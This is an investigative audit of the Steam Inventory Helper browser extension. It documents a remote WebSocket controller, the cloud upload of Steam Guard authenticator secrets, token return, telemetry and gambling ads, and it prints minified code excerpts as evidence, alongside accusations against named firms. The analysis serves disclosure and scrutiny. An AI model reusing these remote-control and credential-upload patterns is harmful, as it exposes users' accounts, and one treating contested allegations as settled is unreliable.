Preserved verbatim from the supplied 11 October 2026 edition. "Today" and "currently" refer to that edition; its original estimates and formulations remain available alongside the dated text above.

GET core.steaminventoryhelper.com/sih/ping answered during the capture: controller:true with every SteamID digit enabled — the whole fleet is switched ON at the moment of capture, with the inventory-parsing cadence remotely set by timer . [SC05]

Right after Steam login, the extension context POSTed steamcommunity.com/openid/login with the full live cookie set — including steamLoginSecure — and openid.return_to = https://core.inventorymaker.com/sih/return : Steam redirected the signed identity straight to SIH's backend, linking the SIH account with no consent screen and no user action. The extension used the user's authenticated session to authenticate itself. [SC31]

Open this passage in the complete original edition →

04 / THE AUTHENTICATOR BOUNDARY

Steam Guard records leave the user's device.

SIH contains a Steam authenticator subsystem, automatic-confirmation features, local account records and a cloud-backup route. The code records the transfer directly: the backup helper serializes stored maFiles and the manifest, wraps them in Base64 and submits them to `core.sih.app/sih/backups/sync`. Who holds those records, who can decrypt them and who can trigger a backup is SIH's record to disclose. [SC17–25]

BROWSER SDA / REVIEWED CODE

Authenticator records cross into SIH's cloud.

The backup helper serializes stored maFiles and a manifest, wraps the data in Base64 and submits it to SIH's backup service. The ordinary UI defaults backup off and checks encryption — but a separate explicit backup-message path invokes the same helper with no encryption assertion of its own, and when no passkey is set the stored maFile records are uploaded unencrypted. [SC17–23]

The backup helper transmits the values held in local storage. With no passkey set, the storage path writes the maFile object unencrypted, so the backup upload can carry plaintext Steam Guard `shared_secret`/`identity_secret` values; Base64 is the transport wrapper, not encryption, and server-side custody is unauditable. The security boundary therefore includes stored authenticator material, key handling, the caller that triggers backup and SIH's cloud service. These are parts of an account-control system, and the operator must account for access to each of them.

SIH MOBILE / PUBLISHER'S CLAIM

The mobile product promises local keys.

The publisher's 2 August 2026 mobile announcement describes multiple accounts, account import and automatic trade/market confirmations. It says authentication keys remain encrypted on the phone and are not sent to company servers. That claim concerns the mobile product; this audit inspected the browser extension. [P13]

A November 2024 desktop update already advertised deletion of cloud data. The browser SDA, desktop application and mobile service should each disclose their storage and backup behaviour, including who holds the data and who can recover it. [P14]

Automation changes the practical role of confirmation: a security decision a user might otherwise review individually becomes an enabled workflow across accounts. The product supplies that machinery on the same channel the server uses to operate accounts: with automatic confirmations enabled, items and balances can move on a single server-side instruction or logic error.

Valve's enforcement question reaches the authentication layer. Which third-party account-control and automatic-confirmation integrations does it authorize, how are those decisions documented, and what protection remains for users when an outside controller or its software fails? A total of banned accounts does not answer those questions. [P16]

RUSSIAN-LANGUAGE FUNDING / INSIDE THE SAME PRODUCT

Even the balance top-up becomes an outside sales route.

STEAM'S PAGE

Add funds

The extension inserts a promotional placement into the account-information block on Steam's funding page.

THE AUDIENCE SWITCH

Russian page language

The retained branch selects this placement when the page language is Russian.

THE OUTBOUND ROUTE

A third-party payment offer

The supplied report records Steam refill through `foreign.foreignpay.ru`. The add-funds placement separately carries a literal-IP HTTP click destination: `http://23.105.226.164/Phx3RR?placement=refillpage` — the only IP literal in the shipped package. [SC28]

The browser interface becomes the point of sale for an outside funding service. That connection belongs beside SIH's casino advertising, item sales and own balance system. A bare IP over plain HTTP means no domain, no certificate, no revocation path and no owner to hold accountable — the signature of a gray-market ad placement paid to sit inside Steam's funding page. Anyone on the network path controls where that click lands. Placement record · Complete supplied audit · The wider Russia-facing payment record ↗

WHAT LEAVES THE BROWSER / WHO RECEIVES IT

The user brings the account. SIH receives the records.

MARKET AND TRADING DATA

Prices, orders and purchase history.

The supplied report lists Steam ID, item name, game ID, observed prices, buy price, sales, orders and timestamps in price uploads. A separate route sends purchase and market history.

To SIH's price and history services Price-upload evidence ↗

PROFILE AND DIAGNOSTICS

Steam and SIH profile context.

The diagnostics configuration attaches `userInfo` and `sihAppUserProfile` as event extras. Account context accompanies the diagnostic record.

To SIH's Sentry service Profile-upload evidence ↗

AUTHENTICATOR RECORDS

maFiles and the account manifest.

The backup helper serialises the stored maFiles and the manifest, Base64-wraps them and submits them to `core.sih.app/sih/backups/sync` — Steam Guard `shared_secret`/`identity_secret` values, unencrypted when no passkey is set.

To SIH's cloud-backup service Authenticator custody ↗

STEAM ACCOUNT CREDENTIAL

A token returned to the requester.

The registered handler retrieves a WebAPI token from Steam content and returns it through the provider response. The extension places account access inside its remote protocol.

Through the controller response channel Token-return evidence ↗

The value taken from the user is wider than an advertising impression. The integration draws on their attention, purchases, network connection, market observations and account authority. These flows explain the business behind the reassuring "inventory helper" label.

▼ **Read the original 11 October wording**

Preserved verbatim from the supplied 11 October 2026 edition. “Today” and “currently” refer to that edition; its original estimates and formulations remain available alongside the dated text above.

Account control includes the machinery of confirmation.

SIH contains a Steam authenticator subsystem, automatic-confirmation features, local account records and a cloud-backup route. The code answers the first two directly: the backup helper serializes stored maFiles and the manifest, wraps them in Base64 and submits them to core.sih.app/sih/backups/sync . Who holds those records, who can decrypt them and who can trigger a backup is SIH’s record to disclose. [SC17–25]

Open this passage in the complete original edition →

05 / DATA, NETWORK WORK AND ADVERTISING

The extension has a business on both sides of the interface.

The visible side sells attention and access to offers. The background contains remote work, price uploads, account context and diagnostics. Each path has a traceable source, destination and purpose. The operator should disclose how those streams are retained, combined and used commercially.

Path	What the record shows	Consequence for the Valve inquiry
Remote price tasks	Individual and batch Steam-market lookups return task results. The batch handles Steam rate limiting. [SC07–11]	Commercial data collection can use an enabled customer client rather than an operator-owned bot.
Observed-price upload	A separate path submits price observations to SIH’s items service and processes a response-specified delay. [SC16]	The browser is also a data source. The code exposes two operator data paths: responses to assigned tasks and uploads of observed prices.
Dynamic request rules	Cookie access and request-header rules support authenticated Steam calls. [SC14–15]	“A normal user request” can describe its credentials while omitting who assigned the operation.

Path	What the record shows	Consequence for the Valve inquiry
Account diagnostics	Sentry configuration attaches Steam/SIH profile context as extras and disables automatic Breadcrumbs. The 11 October 2026 live capture observed the telemetry stream working: every page view reported to `stats.steaminventoryhelper.com/event-register` with the Steam ID, country, language, page path and the ad shown. [SC26–27]	The data-handling question includes operator-side account context, not only what is painted on Steam's pages.
Ad selection	General ad requests carry country and language inputs. The add-funds placement separately checks the Steam page's Russian-language setting. [SC28–30]	Country and language are explicit inputs to ad selection. The add-funds placement also has a Russian-page-language branch.
HTTP ad destination	The add-funds banner points to a literal-IP HTTP link; its images are packaged assets. [SC28–29]	The advertisement sends the click to an unencrypted initial destination. Its display assets are packaged with the extension; the outbound link is a separate part of the commercial route.

SIH's privacy policy describes contextual promotions and distinguishes local processing from server collection. It says authentication secrets are not used for advertising or sent to unrelated services. That statement must be tested against the relevant path: advertising selection, remote token return and authenticator backup are different operations. A blanket label of "local processing" cannot substitute for tracing where a particular value goes. [P09] [SC31]

Google's rules for advertising alongside another website address disclosure, attribution, interference and impersonation of the host's content. The screenshots show the placements directly: advertisements and SIH's commercial controls within the familiar Steam interface. Google and Valve should identify the review decisions, complaints and enforcement actions attached to these placements. [P18]

SUPPLIED AUDIT / GOOGLE POLICY MAPPING

Yes on five policies. The strongest case: malware-like behavior.

Mapped against Google's own policies, the supplied audit returns YES on user-data privacy, minimum-scope permissions, single purpose, deceptive functionality and ad labeling — and names "malware-like behavior / remote code control" its strongest case: an always-on C2 socket that can operate the user's account is, functionally, a remotely-controlled execution agent on every client. The manifest permissions include `<all_urls>`, `cookies`, `webRequest`, `declarativeNetRequest`, `declarativeNetRequestFeedback` and `management`. [SUPPLIED AUDIT §9]

THE DEMAND TO GOOGLE

Google must answer for approving this system.

The supplied audit sets out PhishDestroy's policy findings and the code behind them. Google must publish the review record: which decision approved this command vocabulary, the account-control paths and the advertising system, and what inspection supported that decision. [P18] [P19]

▼ **Endpoint families in the supplied audit**

The original 2.11.12 report catalogues the WSS controller, ad-serving and impression reporting, item-price uploads, history/statistics, the controller ping, cloud backups, inventory proxies, game statistics and event streams. It also records referral placements. The new source check confirms selected paths above; the full original inventory remains in the supplied report. These endpoints are documented as evidence, not contacted by this page.

Read the complete supplied endpoint inventory ↓

▼ **Endpoint facts: ad spaces, runtime rules, telemetry and the control vocabulary**

The supplied report's endpoint record, stated as facts. These endpoints are documented evidence; this page never contacted them.

Fact	The record
Server-side, per-user ad selection	Ad selection is server-side and per user: `POST ads.steaminventoryhelper.com/api/v1/adapi/<token>/find-all` with a targeting object, across five named ad spaces — `marketSponsor`, `tradeoffer`, `marketLeftSideBanner`, `externalIntegrationBanner`, `marketSponsorBanner`. The `AD_HIT_SEND` alarm reports impressions and clicks back. [SC30]
The shipped rules.json is empty	Every header-manipulation rule — including rules that set the `Cookie` header — is created dynamically at runtime, after store review. The capability ships in the package; the review sees nothing. [SC14]
The username leaves the browser	The client posts the user's `steamUsername` to `core.steaminventoryhelper.com/steam/check`. [SUPPLIED AUDIT §2.3]
History leaves base64-encoded	Purchase and market history leave the browser base64-encoded to `core.steaminventoryhelper.com/historystatsoverprices` under `x-sih-token` with credentials included. [SUPPLIED AUDIT §2.3]
Resilient C2 transport	The agent keeps its socket alive with a 25-second heartbeat; on drop it retries on a growing schedule — 10, 10, 20, 30, 50, 80, 130 seconds — and returns without any user action. [SC33]

Fact	The record
Generic command packages	Beyond tasks, the server can push command packages over `jsonsend` — `refreshTradeList`, `balanceUpdated`, `wishList`, `followgame`, `refreshWithdrawOrder`, `steamRefill`, `updateUser`, `sihrep`. The vocabulary includes `syncuserinfo`: the server can order an on-demand upload of the user's data. [SC07]
Command names built to be unreadable	Part of the server→client vocabulary travels under machine-like vYPR… names: four in the audited 2.11.12 build, five in 2.12.1. Statically decodable, but unreadable to a casual or store reviewer. SIH should explain why part of its command surface is named to be unreadable. [SC32]
Harvest management, not compliance	The client counts its own trade requests (>20 → pause), breaks batches on `STEAM_RATE_LIMITED` and obeys a server-specified delay for price uploads. Throttling built into a scraping fleet is not compliance — it is harvest management: each client stays under the limit while the aggregate fleet keeps harvesting. [SC15] [SC11] [SC16]
The net effect, in the audit's words	"scraping that would be blocked from datacenter IPs is laundered through hundreds of thousands of residential users — each individual client stays under the limit, while the aggregate fleet harvests continuously." [SUPPLIED AUDIT §6]

The full endpoint inventory and its line references remain in the supplied report. Read the complete supplied audit ↓

OBSERVED LIVE / 11 OCTOBER 2026

Per-geo ad switching, captured on 11 October.

The exact request every SIH client sends — `POST /api/v1/adapi/<token>/find-all` with a country and language — was replicated. The RU and US feeds differ on the same call; the operator's own campaign titles read "Tradeit (Sponsor NOT RU)" and "sihmarketP2P (Sponsor RU)". The ad server's internal names literally tag per-country targeting — the exact behavior developer replies deny while claiming "SIH and all its content undergo regular moderation by Google". Google reviews submitted code, not this feed. [RU FEED] [US FEED]

OBSERVED LIVE

Four of five ad slots serve a gambling affiliate campaign.

The skinrave.gg gambling campaign with SIH's affiliate tag (`r=sih`) was served in the 11 October capture on the tradeoffer, marketLeftSideBanner, externalIntegrationBanner (injected on 22 third-party marketplaces) and marketSponsorBanner slots. The only access control observed

on the ad API is a browser User-Agent check — 403 without it, HTTP 201 with it.

OBSERVED LIVE

The CSGOFast referral still redirects.

`t.sih-db.com/promo?subid2=csgofast` returned a live 302 to `t.csgofast.cash/8qIHSU` during the 11 October 2026 probe — the gambling referral was active in that capture. The ad infrastructure resolves to PAYPLAYSOFT-LIMITED (177.28.3.77, Kazakhstan, Larus routing) — the same corporate family named in CSGOFast's footer. [REDIRECT HEADERS]

▼ **Read the original 11 October wording**

Preserved verbatim from the supplied 11 October 2026 edition. "Today" and "currently" refer to that edition; its original estimates and formulations remain available alongside the dated text above.

Not adopted as adjudications — put to Google in public.

PhishDestroy does not adopt those verdicts as adjudications. It asks Google to answer them in public: which review decision approved this command vocabulary, and on what inspection. [P18] [P19]

Per-geo ad switching, served right now.

The skinrave.gg gambling campaign with SIH's affiliate tag (r=sih) is currently served on the tradeoffer, marketLeftSideBanner, externalIntegrationBanner (injected on 22 third-party marketplaces) and marketSponsorBanner slots. The only access control observed on the ad API is a browser User-Agent check — 403 without it, HTTP 201 with it.

t.sih-db.com/promo?subid2=csgofast returned a live 302 to t.csgofast.cash/8qIHSU during the probe — the gambling referral is active today. The ad infrastructure resolves to PAYPLAYSOFT-LIMITED (177.28.3.77, Kazakhstan, Larus routing) — the same corporate family named in CSGOFast's footer. [REDIRECT HEADERS]

Open this passage in the complete original edition →

06 / THE "NON-CASINO" AND THE "INFORMATION SERVICE"

The "non-casino" takes bitcoin. The regulator records illegal gambling.

CSGOFast presents its activity as outside gambling. SIH's extension terms deny gambling-related promotion and describe an advertising/information service. The screenshots, transaction record and command paths provide concrete tests of those representations. [P11] [P08]

THE OPERATOR'S DESCRIPTION

Information, advertising and “no gambling”.

SIH’s terms separate the extension from trading, incorporate SIH.app rules for balances and subscriptions, and reserve identity-verification powers. Its own content licence is limited to personal, noncommercial use. The documented commercial surfaces — casino banners, a cash market over Steam’s own and paid top-ups — sit directly against those distinctions. [P08]

The Chrome listing also displays a Non-trader declaration. It is a publisher declaration, not a regulator’s assessment of the business or an exemption from Steam’s rules. [P07]

THE REGULATOR’S RECORD

Steam login. Bitcoin. A game of chance.

The Dutch Ksa’s 2025 Gamusoft order records Steam login from a Dutch IP, a $6 bitcoin deposit credited as 9.22 F, participation in Double and a bitcoin withdrawal route. Its published record calls csgofast.com an unlawful gambling offering, says the order became final and records continuing violations and accrued penalties. [P05] [P06]

The Dutch enforcement record identifies the operator, the deposit, the game and the withdrawal route. The “non-casino” description does not survive the regulator’s recorded transaction: a Steam login, a real bitcoin deposit and a final unlawful-gambling order.

The documents name the entities behind the commercial system: RedBoon Limited for the extension, RedBoon FZE LLC in the product blog, Gamusoft LP in Ksa’s order, and Lumigrid OÜ and Payplaysoft Limited in the current CSGOFast footer. **The product integration is visible in the interface and code; the named entities form the corporate record alongside it.** [P08] [P13] [P24]

For Valve, accepting an operator’s chosen label would leave the central question untouched: what commercial activity is being performed through Steam accounts and how is the prohibition enforced? [P17]

SHIPPED PACKAGE

The trade window is tagged as CSGOFast inventory.

The shipped package injects a CSGOFast referral into the trade window: `t.sih-db.com/promo?subid1=trade_window&subid2=csgofast`. The operator’s own code tags the user’s trade window as CSGOFast inventory — a present-tense product integration, not 2015 history. Who pays for that placement, and since when? [SUPPLIED AUDIT §2.2]

SHIPPED PACKAGE

The “advertising/information service” is wired to a gambling-banner endpoint.

The same package fetches gambling-sector banners from `gainskins.steaminventoryhelper.com`. The terms that deny gambling-related promotion describe an advertising and information service — that service is wired to a gambling-banner endpoint. [P08] [SUPPLIED AUDIT §2.2]

REGULATOR RECORD

The penalty schedule the operator outlasted.

Ksa’s penalty schedule ran at €280,000 per week, up to €840,000, and the regulator records violations that continued after finality with penalties accruing. An operator that outlasts its own enforcement order is exactly the record Valve’s 2016 account must explain. [P05] [P06]

REGULATOR RECORD

The account route was the working front door.

Ksa’s operational log records a Dutch-IP login through an existing Steam account on 29 January 2025 and again on 17 March 2025. The account route was the working front door. [P06]

CORPORATE REGISTER

The names behind the front doors.

RedBoon Limited (432621, Cyprus) for the extension; Lumigrid OÜ (17589540, Estonia) and PAYPLAYSOFT LIMITED (HE454356, Cyprus) in CSGOFast’s current footer. Payplaysoft and RedBoon list the same building and office number in Nicosia. The operator’s corporate record should identify the beneficial owners behind this connected commercial system. [P08] [P24]

SHIPPED PACKAGE

The operator’s code and the casino’s frontend point at each other.

The SIH package itself carries CSGOFast material: a “CSGOFast: Confirm trade” notification and send-trade branch in `sihAgent.js`, and CSGOFAST references in the active background bundle. [F01 ↗]

RELATED FINANCIAL RECORD**Money in. Internal units. Conditions on money out.** Read the existing comparison of CSGOFast, Empire and Roll funding, token language and identity demands ↗

▼ **Read the original 11 October wording**

Preserved verbatim from the supplied 11 October 2026 edition. “Today” and “currently” refer to that edition; its original estimates and formulations remain available alongside the dated text above.

RedBoon Limited (432621, Cyprus) for the extension; Lumigrid OÜ (17589540, Estonia) and PAYPLAYSOFT LIMITED (HE454356, Cyprus) in CSGOFast's current footer. Payplaysoft and RedBoon list the same building and office number in Nicosia. A shared address is an ownership lead, not proof; the beneficial-owner record remains undisclosed. [P08] [P24]

Open this passage in the complete original edition →

07 / THE RELATIONSHIP PRE-DATES THE CRACKDOWN

From a sponsor's banner to a Steam operating layer.

The first-party announcements put the CSGOFast relationship in 2015. A 2016 notice records an ownership change. The relationship therefore predates Valve's July 2016 crackdown; the chronology begins with those dated announcements.

1. 11 NOVEMBER 2015

The scraping business is as old as the announcements.

Before any sponsorship, the original developer (VplGhost) wrote publicly about Steam's request limits, HTTP 429 responses, queued price requests and a move toward outside price providers. The 2015 limits are why the work moved onto users' machines. [P25]

2. DECEMBER 2015

CSGOFast sponsorship becomes explicit.

The original developer first disclosed a sponsorship proposal, then confirmed sponsorship and an extension trade-offer banner. SIH 1.8.3 also added CSGOFast price data. The advertising and market-data relationship was already public. [P20–21]

3. 16 MAY 2016

SIH announces a new owner.

The original announcement says an individual bought the extension. A contemporary reproduction attributes the announcement to a CSGOFast-branded Steam alias. The dated announcements document the extension passing into CSGOFast's orbit; who holds it today is the operator's record to disclose. [P22–23]

4. JULY–OCTOBER 2016

Valve issues notices and reports account closures.

CSGOFast is named in the notice record; the operator announces a stoppage. Valve subsequently describes its account-level action to WSGC. These are the historical acts against which the later infrastructure must be assessed. [P01] [P03–04]

5. NOVEMBER 2024

The product already discusses authenticator cloud data.

SIH's update describes a cloud-data deletion control and expanded marketplace integrations. This is evidence of product development, not an acquisition date. [P14]

6. APRIL 2025

A regulator documents the operating gambling service.

Ksa orders Gamusoft LP to stop the Dutch offering through csgofast.com. The public record later reports continued violations. [P05–06]

7. OCTOBER 2026

The integration and the client are inspectable.

CSGOFast's published frontend links SIH and checks its connection and permission state. The signed 2.12.1 client contains remote task and account-operation paths. The browser captures show what the user-facing commercial layer looks like. [P10] [PACKAGE RECORD]

08 / THE QUESTION IS VALVE'S CONTROL

Publish the enforcement decisions, not just a ban total.

The relevant rules address commercial use, account access, automation and interference with Steam's interface or marketplace processes. Their practical meaning depends on how Valve applies them to the particular business and mechanism. [P16–17]

Valve's current subscriber agreement restricts account sharing and unauthorized commercial use, addresses modification of Steam or its marketplace, and prohibits automation. Steam's conduct rules identify advertising and gambling as prohibited commercial activity. An extension's ability to run in a browser does not establish a contractual exception. **The missing record is Valve's application of these rules to the documented integration.** [P16–17]

There is also a concrete legal lead on selective access. NYAG's 2026 complaint, paragraphs 90–99, alleges distinctions between gambling sites and cash marketplaces and describes account-access decisions involving OPSkins, CSGOSell, CSFloat and Skinport. The complaint alleges that more than 2,500 Skinport accounts were unlocked in March 2024. These are filed allegations — and they document Valve making selective restoration decisions for commercial businesses, the same discretionary treatment the investigation's chain traces to stolen skins returned to another commercial entity in the same region. [P15]

That record sharpens the demand: identify the decision-makers, criteria, authorizations and restrictions. A platform can count blocked accounts while withholding the decisions that determine which commercial businesses retain access. The CSGOFast/SIH case is a way to examine that gap through an actual integration.

1. Which CSGOFast-related Steam accounts and commercial capabilities were disabled after the 2016 notice, and which later returned?
2. What does Valve know about the current SIH connection and permission flow used by CSGOFast, and what action or authorization followed?
3. How does Valve distinguish an ordinary user action from a remote commercial task executed through that user's session?
4. Which rules apply to outside storefronts, gambling-sector promotions, token-return handlers and third-party confirmation automation?
5. When commercial accounts are restored, what criteria govern the decision, and are comparable remedies available to ordinary users?
6. What evidence of reduced operator capability accompanies public account-ban totals?

A closed account is an enforcement event.
The survival of commercial control is an enforcement outcome.

TRUST DISPLAYED / BUSINESS DOCUMENTED

A verified publisher. A casino's Steam integration.

The retained Chrome Web Store listing presents the publisher as the owner of the listed website, displays a Featured badge and says it has a good record with no history of violations. The same listing names RedBoon Limited, declares Non-trader status and discloses authentication information and user activity among the handled data.

THE STORE'S TRUST SIGNAL

The badge sits beside the install button.

One million displayed users. 17.9K ratings. A 4.5 score. The listing supplies the public assurance; the review-contest chapter records how ratings were solicited through rewards.

Review manipulation record →

THE CASINO RELATIONSHIP

The history reaches back before Valve's notice.

CSGOFast sponsorship and a trade-offer banner were announced in December 2015. The ownership announcement followed in May 2016. The casino was named in Valve's July notice; the present extension supplies the market, advertising and account-control integration shown

here.

Read the complete chronology →

Retained Chrome Web Store listing · 11 October 2026 ↗

09 / TRUST, ACQUISITION AND ACCESS

Recruiting users. Operating through their accounts.

The review-incentive record now connects recruitment and reputation to the software examined here. The relationship inquiry follows the separate question of who receives access and remedies, and on what terms.

REVIEW AUDIT / 84 CONTEST RECORDS

Review incentives manufacture the public trust used to recruit users.

The review audit documents manipulation through incentives: entry into a prize draw is tied to a Store rating, a written comment and submission of its link. The resulting review is produced through a reward condition, then displayed to the next prospective user as part of the product's public reputation. The supplied corpus contains 4,089 written reviews, 84 contest-post records and 286 developer replies. The full chapter connects the forms, timing, complaints and replies to the commercial system examined here. Read the review-incentive case → [P19]

RELATIONSHIP / OPEN LEAD

Who obtained an exception, through whom, and for what?

The investigation follows the chain connecting the current CSGOFast owner, one intermediary, and the Valve management that restored stolen skins to another commercial business in the same region. The question is who obtained that remedy, through which relationship and on what terms. The requested record is specific: the people's roles, dated communications, the restoration decision and the affected inventory. Valve should explain how that treatment compares with the remedies offered to ordinary victims of inventory theft.

ESTABLISHED FOUNDATION

The Valve question already has documentary substance.

The 2016 representations, the historical sponsor connection, the later regulator record, CSGOFast's SIH integration, the supplied browser captures and the pinned client code stand independently. The review chapter adds the recruitment record: incentive conditions, contest dates and the operator's replies. Together, these sources trace the commercial system from public trust to Steam-account access.

Technical appendix. Open the proof when needed.

The supplied 2.11.12 report is retained below. The follow-up independently obtained 2.12.1 from Google's update service, verified three CRX3 signatures and matched the extension ID. The signature checks bind these findings to the acquired archive and its extension identity.

Three dated records. Two SIH versions.

Record	Package	Evidence
10 October 2026 · static audit	SIH 2.11.12 · official ZIP	Credential extraction, trade paths and offline fixtures; no live account used in that audit.
11 October 2026 · signed follow-up	SIH 2.12.1 · Google CRX	SC01–SC33, original file hashes and byte locations; static package inspection.
11 October 2026 · supplied runtime capture	SIH 2.11.12 · isolated browser	Capture record: connection, server configuration, price uploads, advertising and OpenID activity.

▼ 33 code records, source excerpts and the complete original auditOPEN TECHNICAL EVIDENCE

▼ Package identity, preservation and method

Extension: Steam Inventory Helper · `cmeakgjggjdlcpncigglobpjbkabhmjl`
New specimen: 2.12.1 · acquired 11 October 2026, 03:32:42 UTC · 72,297,305 bytes.
CRX SHA-256: `950791bc18cfbc71e883e365078cd6e6094468c2d15aafcd1fd12413f2d289ea`

Earlier specimen: official ZIP 2.11.12 · SHA-256 `63755fe96c0a55826d45661f8aec56a0b173a833ddf0e64074fd5a798425bd6a`. The earlier code record remains on the extension-audit page. The provided report's transformed line numbers are not used as offsets in the new build.

Seven original files covering the 33 new locations were preserved with their hashes, alongside acquisition and signature records. All five supplied SIH screenshots are displayed in the gallery and retained unchanged, together with the unmodified report. The separate screenshot of an earlier page layout remains a design reference. The extension was never run during this code review. No task, Steam-account, backup or advertising endpoint was contacted.

Official acquisition source [P12] · Earlier independent audit ↗ · Machine-readable verification record ↗

Source register ↓

▼ SC01 · Registered worker loads the background bundles

The registered service worker loads the inspected background bundles; these are part of the extension's executable background path.

FILE: service-worker.js
SHA-256: 03bc8f4d0ab34af3d93c0245ebb58a680b06443348473ea36d87cb975a48b64c
Original line 11 · zero-based anchor byte 393 · retained excerpt bytes 393–532 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC01 ↗

```
importScripts('bundle/js/common.js', 'bundle/js/background.js',
'bundleAngular/backgroundAngular.js');
} catch (e) {
  console.error(e);
}
```

▼ SC02 · WSS provider and named setting

The client registers the WebSocket transport and a setting governing market-controller behavior.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 1,213,154 · retained excerpt bytes 1,213,004–1,213,472 (end exclusive).

The connection heartbeat and runner are implemented in the inspected client package.

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC02 ↗

```
sage:JSON.stringify({name:"ping"}),pingTime:25e3},r=new $y.BasicStorage,n=new
Wy(nk),o=new Ky("".concat(t,":AgentWSSProvider:")),i=new zy.WSProvider("wss://wss-
new.steaminventoryhelper.com",o,e);n.wrap(i);var a=new Ky("".concat(t,":Agent:")),s=new
Vy(QA,i,r,a),c=new Yy(s,"sih_app_market_toggle",(function(){return
Promise.resolve(!0)}),2e3);return c.run(),c}catch(t){return
console.error("SIHAgentBackgroundScript: agent initialization error",t),null}}();const
ik=ok;
```

▼ SC03 · Agent checks a local switch and Steam authorization

The runner checks both the local controller setting and Steam authorization before taking the reviewed path.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 513,761 · retained excerpt bytes 513,451–513,783 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC03 ↗

```
nected"),!1))}},{key:"check",value:(t=vy(dy().mark((function t(){var e,r;return
dy().wrap((function(t){for(;;)switch(t.prev=t.next){case 0:return
t.next=2,v.w.get(Ps.Ay);case 2:return e=t.sent,t.next=5,v.w.getLocal({userInfo:
{authorization:!1}});case 5:return
r=t.sent.userInfo.authorization,t.abrupt("return",e[this.settingName]&&r
```

▼ SC04 · Default local controller switch is false

The default configuration disables the local market-controller switch. Enabled clients, rather than every installation, define the relevant population.

FILE: bundle/js/common.js
SHA-256: c7f12e778d48dffc105ab3a784b35b4d49967c38d4f1646e405d04126781a976
Original line 1 · zero-based anchor byte 213,540 · retained excerpt bytes 213,540–213,564 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC04 ↗

```
sih_app_market_toggle:!1
```

▼ SC05 · Server ping stores cohort, switch and cadence

The server response can supply the controller switch, account-suffix cohort and request cadence.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 465,316 · retained excerpt bytes 465,136–465,768 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC05 ↗

```
}if(!h.timer){t.next=28;break}return
c.timer=h.timer,t.next=28,v.w.setLocal({INVENTORY_PARSING_INFO:c});case
28:if(!h.controllerIds){t.next=31;break}return
t.next=31,v.w.setLocal({AVAILABLE_CONTROLLER_LAST_NUMBER_IDS:h.controllerIds});case
31:if(!h.itemPayIds){t.next=34;break}return
t.next=34,v.w.setLocal({AVAILABLE_ITEM_PAY_IDS:h.itemPayIds});case 34:return
t.next=36,v.w.set({server_switch_controller:h.controller||!1});case
36:if(!h.ids||a.length){t.next=39;break}return
t.next=39,v.w.setLocal({USER_PARSING_INVENTORY_LIST:h.ids});case 39:return
t.next=41,v.w.set({is_available_trade_web_api:h.isAvailableWebApi||!0});case 41:t
```

▼ SC06 · Cohort and order controller gates

Eligibility combines server-selected account suffixes with order-related branches. The operator’s configuration shapes the participating client population.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 1,224,975 · retained excerpt bytes 1,224,975–1,225,810

(end exclusive).

SteamID suffixes give the server a cohort selector; pending-order branches provide additional enabling conditions.

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC06 ↗

```
h=f.AVAILABLE_CONTROLLER_LAST_NUMBER_IDS,p=l&&l.steamId?+l.steamId[l.steamId.length-
1]:null,!((d=l&&l.authorization)&&r&&s&&h.includes(p))){t.next=33;break}return
t.abrupt("return",!0);case 33:if(!(d&&r&&s&&c.length)){t.next=35;break}return
t.abrupt("return",!!c.length);case 35:if(!(d&&r&&o.success)||o.tfaNeed)
{t.next=41;break}return y=
["new","created","processing","sent"],m=o.orders.data.filter((function(t){return
y.includes(t.status)}))||[],t.abrupt("return",!!i.length||!!m.length);case 41:return
t.abrupt("return",!1);case 42:case"end":return
t.stop()}}),t)}))))),dk(this,gk,uk(sk().mark((function t(){return sk().wrap((function(t)
{for(;;)switch(t.prev=t.next){case 0:return t.next=2,e.isEnabled();case 2:if(!t.sent)
{t.next=7;break}if(!(Date.now()-vk.ts⩾9e5)){t.next=7;break}return
vk.ts=Date.now(),t.abrupt("return",!0);case 7
```

▼ SC07 · Finite market task vocabulary

The market controller declares nine named task types covering the reviewed market operations.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 531,463 · retained excerpt bytes 531,463–532,086 (end exclusive).

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC07 ↗

```
rv="trader_tool.steam.get_my_listings",nv="trader_tool.steam.get_market_history",ov="tr
ader_tool.steam.sell_item",iv="trader_tool.steam.remove_listing",av="trader_tool.steam.
sell_items",sv="trader_tool.steam.remove_listings",cv="trader_tool.steam.get_price_over
view",uv="trader_tool.steam.get_price_overviews",lv="trader_tool.steam.get_wallet_curre
ncy",fv=function(){return{client:"sih-
extension",clientVersion:chrome.runtime.getManifest().version,capabilities:Object.value
s(p)}},hv="connect",pv="jsonsend",dv="tradesend",yv="tradeaccept",vv="tradedecline",mv=
"tradecancel",gv="permissionsget",bv="permissionsrequest",wv="p
```

▼ SC08 · Task dispatcher selects hardcoded handlers

The dispatcher maps a received task type to a fixed handler in the shipped bundle.

FILE: bundle/js/background.js
SHA-256: 14bcb727743bd44557466b86eff645074203486f3922223e780bf6d957e741ac
Original line 1 · zero-based anchor byte 1,131,800 · retained excerpt bytes 1,131,800–1,132,774 (end exclusive).

Each received task type selects its mapped implementation handler in the shipped bundle.

SIH 2.12.1 / AUDIT ANCHOR HIGHLIGHTEDLink to SC08 ↗

```
Task.new handler: called"),t.t0=e.action,t.next=t.t0===rv?5:t.t0===nv?8:t.t0===ov?
